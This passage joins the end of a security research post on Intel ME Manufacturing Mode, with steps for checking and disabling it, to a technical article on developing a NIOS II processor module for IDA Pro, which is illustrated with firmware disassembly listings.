Notably, in the notes for the INTEL-SA-00086 security bulletin, Intel does not mention enabled Manufacturing Mode as a method for local exploitation in the absence of physical access. Instead, the company incorrectly claims that local exploitation is possible only if access settings for SPI regions have been misconfigured. So to keep users safe, we decided to describe how to check the status of Manufacturing Mode and how to disable it.

What can users do?

Intel System Tools includes MEInfo (and, for mobile and server platforms respectively, TXEInfo and SPSInfo) in order to allow obtaining thorough diagnostic information about the current state of ME and the platform overall. We demonstrated this utility in previous research about the undocumented HAP (High Assurance Platform) mode and how to disable ME.[8] The utility, when called with the -FWSTS flag, displays a detailed description of status HECI registers and the current status of Manufacturing Mode (when the fourth bit of the FWSTS status register is set, Manufacturing Mode is active). We also created a program[9] for checking the status of Manufacturing Mode if the user for whatever reason does not have access to Intel ME System Tools. Here is what the script shows on affected systems.

So one logical question is, how can users close Manufacturing Mode themselves if the manufacturer has failed to do so? To disable Manufacturing Mode, FPT has a special option (-CLOSEMNF) that in addition to its main purpose also allows setting the recommended access rights for SPI flash regions in the descriptor. In this example, we used the NO parameter for -CLOSEMNF to avoid resetting the platform, as would otherwise happen by default immediately after closing Manufacturing Mode.

Conclusion


Our research shows that Intel ME has a Manufacturing Mode problem, and that even giant manufacturers such as Apple are not immune to configuration mistakes on Intel platforms. Worse still, there is no public information on the topic, leaving end users in the dark about weaknesses that could result in data theft, persistent irremovable rootkits, and even "bricking" of hardware.

We also suspect that the ability to reset ME without resetting the main CPU may lead to yet additional security issues, due to the states of the BIOS/UEFI and ME falling out of sync.

8. Mark Ermolov, Maxim Goryachy, Disabling Intel ME 11 via undocumented mode, Positive Technologies' blog
9. Intel ME Manufacturing Mode Detection Tools

How we developed the NIOS II processor module for IDA Pro

ICS Security Team



IDA Pro has a well-earned place in the toolkit of security researchers worldwide. We at Positive Technologies are no exception. In fact, we like it so much that we developed a disassembler processor module for the NIOS II architecture to make analyzing code faster and more convenient.

Here we will give a brief history of the project and share what exactly it is that we created.

Beginnings

It all started in 2016, when we had to develop a processor module in-house to analyze firmware for some work we were doing. Development started from scratch based on the Nios II Classic Processor Reference Guide, which was the most up-to-date reference at the time. This took about two weeks.

It all started in 2016, when we had to develop a processor module in-house to analyze firmware for some work we were doing


The processor module was developed for IDA version 6.9. IDA Python was the logical choice for the sake of speed. The procs subfolder inside the IDA Pro installation folder, where processor modules are stored, contains three Python modules: msp430, ebc, and spu. These modules offered an example as to module structure and how to implement basic functionality:


- Parsing instructions and operands
- Simplifying and displaying same
- Creating offsets, cross-references, and the code and data to which they refer
- Handling switch constructions
- Handling manipulations with the stack and stack variables

This is the functionality we could implement at that time, more or less. Fortunately, these labors came in handy again during a different project a year later, when we actively used and improved the module.

We then decided to share this experience creating a processor module with the community at PHDays 8. The talk drew interest and even Ilfak Guilfanov, the creator of IDA Pro, was in attendance. One of his questions was: is IDA Pro version 7 supported? The answer then was "no" but after the talk, we committed to releasing a module version that would. And that's when things got interesting.

Now there was a newer manual from Intel (intel.ly/2TfoqcB), which helped to make comparisons and check for bugs. We made big changes to the module, added numerous new features, and fixed some problems that had previously eluded solution. And of course, we added support for version 7 of IDA Pro. This is the result.





NIOS II programming model

NIOS II is an embedded processor developed for FPGAs from Altera (now a part of Intel). From a software standpoint, it has the following notable features: Little Endian byte order, 32-bit address space, 32-bit instruction set (meaning a fixed command length of 4 bytes), and 32 general-purpose registers and 32 special-purpose registers.

32-bit numbers and offsets

During a single operation (=when performing one command), NIOS II can move a value of maximum size 2 bytes (16 bits) to a register. On the other hand, the processor registers and address space are 32-bit, meaning that 4 bytes are necessary for register addressing.

To overcome this, it is necessary to use offsets consisting of two parts. A similar mechanism is used on PowerPC processors: an offset consists of a high and low part and is moved to the register in two commands. This is how it works on PowerPC:

```
3D 60 00 36                lis       r11, dword_35E574@ha # Load Immediate Shifted
39 2B E5 74                addi      r9, r11, dword_35E574@l # Add Immediate
```

Cross-references are formed from both commands, although effectively it is the second command that sets the address. This can be inconvenient when trying to count the number of cross-references.

The non-standard type HIGHA16 is used in the properties of the offset for the high part, and sometimes the HIGH16 type is used; LOW16 is used for the low part.

Actually calculating 32-bit numbers from the two parts is not at all difficult. What's difficult is generating operands as the offsets for two separate commands. All of this processing is the job of the processor module. There were no existing examples of how to do this in the IDA SDK (and definitely not any written in Python).

In the PHDays talk, offsets were mentioned as an unresolved task. To solve this, we had to be clever: the 32-bit offset is taken only from the low halfword, relative to the base. The base is calculated as the high halfword shifted 16 bits to the left.

```
74 85 80 00                movhi     r2, 0x215   # move immediate into high halfword
04 6D 95 10                addi      r2, r2, (unk_21555B4 - 0x2150000) # add immediate
```

With this approach, a cross-reference is generated only for the command responsible for moving the low halfword of the 32-bit offset.

In the offset properties, we can see the base and property for treating the base address as a plain number, to avoid generating a large number of cross-references to the very same address that is serving as the base.

The NIOS II code contains the following mechanism for moving 32-bit numbers to a register. First, the high halfword of the offset is moved with the movhi command. Then it is joined by the low halfword. This can be accomplished in three different ways (commands): adding (addi), subtracting (subi), and with logical OR (ori).

For example, in the following code the registers are set to 32-bit numbers that are then moved to registers (arguments prior to calling a function).

```
0210DE0C                movhi       r8, 0x5555  # move immediate into high halfword
0210DE10                addi        r8, r8, 0x5555 # add immediate
0210DE14                movhi       r9, 0x3FC5  # move immediate into high halfword
0210DE18                addi        r9, r9, 0x5555 # add immediate
0210DE1C                mov         r7, r9      # move register to register
0210DE20                mov         r6, r8      # move register to register
```

After we have added offset calculations, we get the following representation of the code.

```
0210DE0C                movhi       r8, 0x5555  # move immediate into high halfword
0210DE10                addi        r8, r8, 0x5555 # 0x55555555 # add immediate
0210DE14                movhi       r9, 0x3FC5  # move immediate into high halfword
0210DE18                addi        r9, r9, 0x5555 # 0x3FC55555 # add immediate
0210DE1C                mov         r7, r9      # move register to register
0210DE20                mov         r6, r8      # move register to register
```

The resulting 32-bit offset is displayed next to the command for moving its low halfword. This example is rather striking and we could even mentally sum up all the 32-bit numbers with ease, simply by combining the high and low parts. Judging by the values, they are unlikely to be offsets.

Now we will look at a case when subtraction is used for moving a low halfword. Here we can no longer calculate the final 32-bit values (offsets) without effort.

```
020A28C0                movhi       r2, 0x21B   # move immediate into high halfword
020A28C4                subi        r2, r2, 0x413A # subtract immediate
020A28C8                stw         r2, 0xAC+var_AC(sp) # store word to memory
020A28CC                movhi       r2, 0x212   # move immediate into high halfword
020A28D0                addi        r2, r2, 0x71A8 # add immediate
020A28D4                stw         r2, 0xAC+var_A8(sp) # store word to memory
020A28D8                movhi       r2, 0x21B   # move immediate into high halfword
020A28DC                subi        r2, r2, 0x4144 # subtract immediate
020A28E0                stw         r2, 0xAC+var_A4(sp) # store word to memory
020A28E4                movhi       r4, 0x21B   # move immediate into high halfword
020A28E8                subi        r4, r4, 0x41A8 # subtract immediate
```

After applying calculation of 32-bit numbers, it looks as follows:

```
020A28C0                movhi       r2, 0x21B   # move immediate into high halfword
020A28C4                subi        r2, r2, 0x413A # 0x21ABEC6 # subtract immediate
020A28C8                stw         r2, 0xAC+var_AC(sp) # store word to memory
020A28CC                movhi       r2, 0x212   # move immediate into high halfword
020A28D0                addi        r2, r2, (a102208 - 0x2120000) # "10/22/08"
020A28D4                stw         r2, 0xAC+var_A8(sp) # store word to memory
020A28D8                movhi       r2, 0x21B   # move immediate into high halfword
020A28DC                subi        r2, r2, 0x4144 # 0x21ABEBC # subtract immediate
020A28E0                stw         r2, 0xAC+var_A4(sp) # store word to memory
020A28E4                movhi       r4, 0x21B   # move immediate into high halfword
020A28E8                subi        r4, r4, 0x41A8 # 0x21ABE58 # subtract immediate
```

Here we see that if an address is contained in the address space, an offset for it is generated, and the value formed by combining the high and low halfwords is no longer displayed next to it. Here we obtained the offset for the string "10/22/08". To make the final offsets point to valid addresses, we will increase the segment size slightly.

```
020A28C0                movhi       r2, 0x21B   # move immediate into high halfword
020A28C4                subi        r2, r2, (0x21B0000 - unk_21ABEC6) # subtract im
020A28C8                stw         r2, 0xAC+var_AC(sp) # store word to memory
020A28CC                movhi       r2, 0x212   # move immediate into high halfword
020A28D0                addi        r2, r2, (a102208 - 0x2120000) # "10/22/08"
020A28D4                stw         r2, 0xAC+var_A8(sp) # store word to memory
020A28D8                movhi       r2, 0x21B   # move immediate into high halfword
020A28DC                subi        r2, r2, (0x21B0000 - unk_21ABEBC) # subtract im
020A28E0                stw         r2, 0xAC+var_A4(sp) # store word to memory
020A28E4                movhi       r4, 0x21B   # move immediate into high halfword
020A28E8                subi        r4, r4, (0x21B0000 - unk_21ABE58) # subtract im
```

After enlarging the segment, we see that now all the calculated 32-bit numbers are offsets and point to valid addresses.

Earlier in this article, we wrote that we can also use the logical OR command to calculate offsets. The following code uses this approach to calculate two offsets:

```
00000070                movhi       r7, 2       # move immediate into high halfword
00000074                ori         r7, r7, 0x6B40 # bitwise logical or immediate
00000078                subi        sp, sp, 8   # subtract immediate
0000007C                movhi       r8, 2       # move immediate into high halfword
00000080                ori         r8, r8, 0x6B64 # bitwise logical or immediate
00000084                stw         r8, 8+var_8(sp) # store word to memory
```

The calculations from register r8 are then placed in the stack.

After conversion, we see that the registers are set to the start addresses of procedures: the procedure address is moved to the stack.

```
00000070                movhi       r7, 2       # move immediate into high halfword
00000074                ori         r7, r7, (sub_26B40 - 0x20000) # bitwise logical
00000078                subi        sp, sp, 8   # subtract immediate
0000007C                movhi       r8, 2       # move immediate into high halfword
00000080                ori         r8, r8, (sub_26B64 - 0x20000) # bitwise logical
00000084                stw         r8, 8+var_8(sp) # store word to memory
```

Reading and writing relative to base

So far, the 32-bit number being moved in two commands has been either a number or offset. In the next example, a base is moved to the high halfword of the register and then reading or writing is performed relative to it.

```
0204D44C                movhi       at, 0x215   # move immediate into high halfword
0204D450                ldw         at, 0x5D4C(at) # load 32-bit word from memory
0204D454                ldw         sp, 4(at)   # load 32-bit word from memory
0204D458                ldw         r16, 0x30+var_8(sp) # load 32-bit word from memory
0204D45C                movhi       at, 0x215   # move immediate into high halfword
0204D460                stw         r16, 0x554C(at) # store word to memory
0204D464                ldw         r16, 0x30+var_C(sp) # load 32-bit word from memory
0204D468                movhi       at, 0x215   # move immediate into high halfword
0204D46C                stw         r16, 0x5D3C(at) # store word to memory
```

In this case, we get offsets for variables from the read and write commands themselves. Depending on the size of the operation, the size of the variable may be set as well.

```
0204D44C                movhi       at, 0x215   # move immediate into high halfword
0204D450                ldw         at, (dword_2155D4C - 0x2150000)(at) # load 32-bit
0204D454                ldw         sp, 4(at)   # load 32-bit word from memory
0204D458                ldw         r16, 0x30+var_8(sp) # load 32-bit word from memory
0204D45C                movhi       at, 0x215   # move immediate into high halfword
0204D460                stw         r16, (off_215554C - 0x2150000)(at) # store word to
0204D464                ldw         r16, 0x30+var_C(sp) # load 32-bit word from memory
0204D468                movhi       at, 0x215   # move immediate into high halfword
0204D46C                stw         r16, (dword_2155D3C - 0x2150000)(at) # store word
```

Switch constructions

The switch constructions found in binary files can simplify analysis. For example, based on the number of options inside a switch construction, we can localize the switch responsible for handling a particular protocol or system of commands. This is why we want to recognize switch and its parameters. Take the following code:

```
0203CF90                mov         r3, r2      # move register to register
0203CF94                movi        r5, 8       # move signed immediate into word
0203CF98                cmpgeui     r2, r2, 0x11 # compare greater than or equal unsi
0203CF9C                bne         r2, zero, loc_203D074 # branch if not equal
0203CFA0                slli        r2, r3, 2   # shift left logical immediate
0203CFA4                movhi       r3, 0x213   # move immediate into high halfword
0203CFA8                subi        r3, r3, 0x7080 # subtract immediate
0203CFAC                add         r2, r2, r3  # add register
0203CFB0                ldw         r2, 0(r2)   # load 32-bit word from memory
0203CFB4                jmp         r2          # computed jump
0203CFB8 # ---------------------------------------------------------------------------
0203CFB8
0203CFB8 loc_203CFB8:                           # DATA XREF: ROM:02128F80↓o
0203CFB8                add         r5, r5, r17 # add register
0203CFBC                br          loc_203D07C # unconditional branch
0203CFC0 # ---------------------------------------------------------------------------
0203CFC0
0203CFC0 loc_203CFC0:                           # DATA XREF: ROM:02128F80↓o
0203CFC0                add         r2, r17, r17 # add register
0203CFC4                add         r5, r5, r2  # add register
0203CFC8                br          loc_203D07C # unconditional branch
0203CFCC # ---------------------------------------------------------------------------
0203CFCC
0203CFCC loc_203CFCC:                           # DATA XREF: ROM:02128F80↓o
0203CFCC                muli        r2, r17, 3  # multiply immediate
0203CFD0                add         r5, r5, r2  # add register
0203CFD4                br          loc_203D07C # unconditional branch
```

After execution, it stops on the register jump jmp r2. This is followed by code referenced in the data; the end of each block of code contains a jump to the same label. Thus we can see that this is a switch construction, and that these blocks handle particular cases within it. Above we also see verification of the number of cases and a default jump.

After we add switch handling, the code looks as follows:

```
0203CF90                mov         r3, r2      # switch 17 cases
0203CF94                movi        r5, 8       # move signed immediate into word
0203CF98                cmpgeui     r2, r2, 0x11 # compare greater than or equal unsi
0203CF9C                bne         r2, zero, loc_203D074 # jumptable 0203CFB4 defaul
0203CFA0                slli        r2, r3, 2   # shift left logical immediate
0203CFA4                movhi       r3, 0x213   # move immediate into high halfword
0203CFA8                subi        r3, r3, (0x2130000 - off_2128F80) # subtract imme
0203CFAC                add         r2, r2, r3  # add register
0203CFB0                ldw         r2, 0(r2)   # load 32-bit word from memory
0203CFB4                jmp         r2          # switch jump
0203CFB8 # ---------------------------------------------------------------------------
0203CFB8
0203CFB8 loc_203CFB8:                           # CODE XREF: ROM:0203CFB4↑j
0203CFB8                                        # DATA XREF: ROM:off_2128F80↓o
0203CFB8                add         r5, r5, r17 # jumptable 0203CFB4 case 1
0203CFBC                br          loc_203D07C # jumptable 0203CFB4 case 0
0203CFC0 # ---------------------------------------------------------------------------
0203CFC0
0203CFC0 loc_203CFC0:                           # CODE XREF: ROM:0203CFB4↑j
0203CFC0                                        # DATA XREF: ROM:off_2128F80↓o
0203CFC0                add         r2, r17, r17 # jumptable 0203CFB4 case 2
0203CFC4                add         r5, r5, r2  # add register
0203CFC8                br          loc_203D07C # jumptable 0203CFB4 case 0
0203CFCC # ---------------------------------------------------------------------------
0203CFCC
0203CFCC loc_203CFCC:                           # CODE XREF: ROM:0203CFB4↑j
0203CFCC                                        # DATA XREF: ROM:off_2128F80↓o
0203CFCC                muli        r2, r17, 3  # jumptable 0203CFB4 case 3
0203CFD0                add         r5, r5, r2  # add register
0203CFD4                br          loc_203D07C # jumptable 0203CFB4 case 0
```

Now we clearly make out the jump, address of the table with offsets, number of cases, and each case with corresponding number.

The table with offsets is as follows:
(To save space, only the first five elements have been listed.)

```
02128F80 off_2128F80:    .word loc_203D07C       # DATA XREF: ROM:0203CFA8↑o
02128F80                 .word loc_203CFB8       # jump table for switch statement
02128F80                 .word loc_203CFC0
02128F80                 .word loc_203CFCC
02128F80                 .word loc_203CFD8
```

In essence, switch handling involves going through the code (starting with the tail end) and finding all of its components. So say that a particular switch organization scheme is being described. Sometimes schemes can contain exceptions. This is one reason why existing processor modules can fail to recognize seemingly obvious switches. In effect, the real-life switch simply doesn't fit the scheme defined inside the processor module. Or perhaps a scheme exists, but it contains other commands that are not part of the scheme, the locations of main commands have been switched, or the scheme is interrupted by jumps.

The NIOS II processor module recognizes a switch despite the presence of unrelated instructions between main commands, as well as a switch whose main commands have been switched places or one containing disruptive jumps. A reverse execution path approach is used that takes into account possible scheme-disrupting jumps, with setting of internal variables that signal various states of the recognizer. In total, there are approximately 10 different ways of organizing switch that are found in various firmwares.

The custom instruction

The NIOS II has an interesting instruction by the name of custom. This instruction gives access to the 256 user-settable instructions supported on the NIOS II. In addition to general-purpose registers, the custom instruction can access a special set of 32 custom registers. After implementing logic for parsing the custom command, here is what we see:

```
00311E7C                 custom      0xFE, r4, r16, r4 # custom instruction
00311E80                 custom      0xFF, r4, r4, r3 # custom instruction
00311E84                 custom      0xFC, r5, r5, r7 # custom instruction
00311E88                 custom      0xFD, r3, r5, r4 # custom instruction
00311E8C                 custom      0xFD, r2, r2, r3 # custom instruction
```

Note that the two final instructions have the same instruction number and seem to perform the same actions.

The custom instruction is the subject of a separate manual (intel.ly/2NuJWov). According to the manual, one of the most complete and modern custom instruction sets is the NIOS II Floating Point Hardware 2 Component (FPH2) set of instructions for floating-point computations. This is how our example looks after implementing FPH2 command parsing:

```
00311E7C                 fsubs       r4, r16, r4 # floating point subtract (FPH2 custom
00311E80                 fdivs       r4, r4, r3  # floating point divide (FPH2 custom)
00311E84                 fmuls       r5, r5, r7  # floating point multiply (FPH2 custom
00311E88                 fadds       r3, r5, r4  # floating point add (FPH2 custom)
00311E8C                 fadds       r2, r2, r3  # floating point add (FPH2 custom)
```

Based on the mnemonic of the two last commands, we indeed see that they perform the same action (the fadds command).

Jumping by register value

In firmware, we often see situations when a 32-bit offset (setting the jump location) is moved to a register and a jump is performed based on the register value.

Have a look at the code:

```
021210B8 sub_21210B8:                            # DATA XREF: ROM:021210D4↓o
021210B8                                         # sub_21210DC+20↓o ...
021210B8                 movhi       r5, 0x212   # move immediate into high halfword
021210BC                 addi        r5, r5, (sub_2120F70 - 0x2120000) # add immediate
021210C0                 movhi       r8, 0x212   # move immediate into high halfword
021210C4                 addi        r8, r8, (sub_2121A08 - 0x2120000) # add immediate
021210C8                 jmp         r8          # computed jump
021210C8 # End of function sub_21210B8
021210C8
021210CC # ---------------------------------------------------------------------------
021210CC                 ldw         r4, -0x76D4(gp) # load 32-bit word from memory
021210D0                 movhi       r8, 0x212   # move immediate into high halfword
021210D4                 addi        r8, r8, (sub_21210B8 - 0x2120000) # add immediate
021210D8                 jmp         r8          # computed jump
```

In the last line, there is a jump by register value. Before it, the address of the procedure (the one starting in the first line of the example) is moved to the register. The jump clearly is to the beginning of the procedure.

This is the result after adding functionality for jump recognition:

```
021210B8 sub_21210B8:                            # CODE XREF: ROM:021210D8↓j
021210B8                                         # DATA XREF: ROM:021210D4↓o ...
021210B8                 movhi       r5, 0x212   # move immediate into high halfword
021210BC                 addi        r5, r5, (sub_2120F70 - 0x2120000) # add immediate
021210C0                 movhi       r8, 0x212   # move immediate into high halfword
021210C4                 addi        r8, r8, (sub_2121A08 - 0x2120000) # add immediate
021210C8                 jmp         r8 # sub_2121A08 # computed jump
021210C8 # End of function sub_21210B8
021210C8
021210CC # ---------------------------------------------------------------------------
021210CC                 ldw         r4, -0x76D4(gp) # load 32-bit word from memory
021210D0                 movhi       r8, 0x212   # move immediate into high halfword
021210D4                 addi        r8, r8, (sub_21210B8 - 0x2120000) # add immediate
021210D8                 jmp         r8 # sub_21210B8 # computed jump
```

Next to the jmp r8 command is the address to which the jump is being made, if we were able to determine it. A cross-reference is also generated between the command and the address of the jump destination. The cross-reference is visible in the first line, while the jump itself occurs in the final line.

Where the manual and reality diverge

According to the manual, during decoding of some commands, certain bits are supposed to take only strictly defined values. For example, for the eret command for returning from an exception, bits 22–26 should equal 0x1E.

Bit Fields															
31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16
0x1d					0x1e					C					0x01
15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0x01					0					0x3a					

Here is a command example from firmware:

```
000000E0 17 10 C0 DB                ldw         r15, 0x40(sp) # load 32-bit word from
000000E4 04 13 C0 DE                addi        sp, sp, 0x4C # add immediate
000000E8 3A 08 80 EF                eret                     # exception return
000000EC
000000EC            # =============== S U B R O U T I N E ============================
000000EC
000000EC
000000EC            sub_EC:                                  # CODE XREF: ROM:00000084↑
000000EC
000000EC            var_C           = -0xC
000000EC            var_8           = -8
000000EC            var_4           = -4
000000EC
000000EC 04 FD FF DE                subi        sp, sp, 0xC # subtract immediate
000000F0 15 01 00 DC                stw         r16, 0xC+var_8(sp) # store word to mem
```

When we open different firmware in a place with similar context, something different happens:

```
020000E0 17 10 C0 DB                ldw         r15, 0x40(sp) # load 32-bit word from
020000E4 04 13 C0 DE                addi        sp, sp, 0x4C # add immediate
020000E4            # ---------------------------------------------------------------
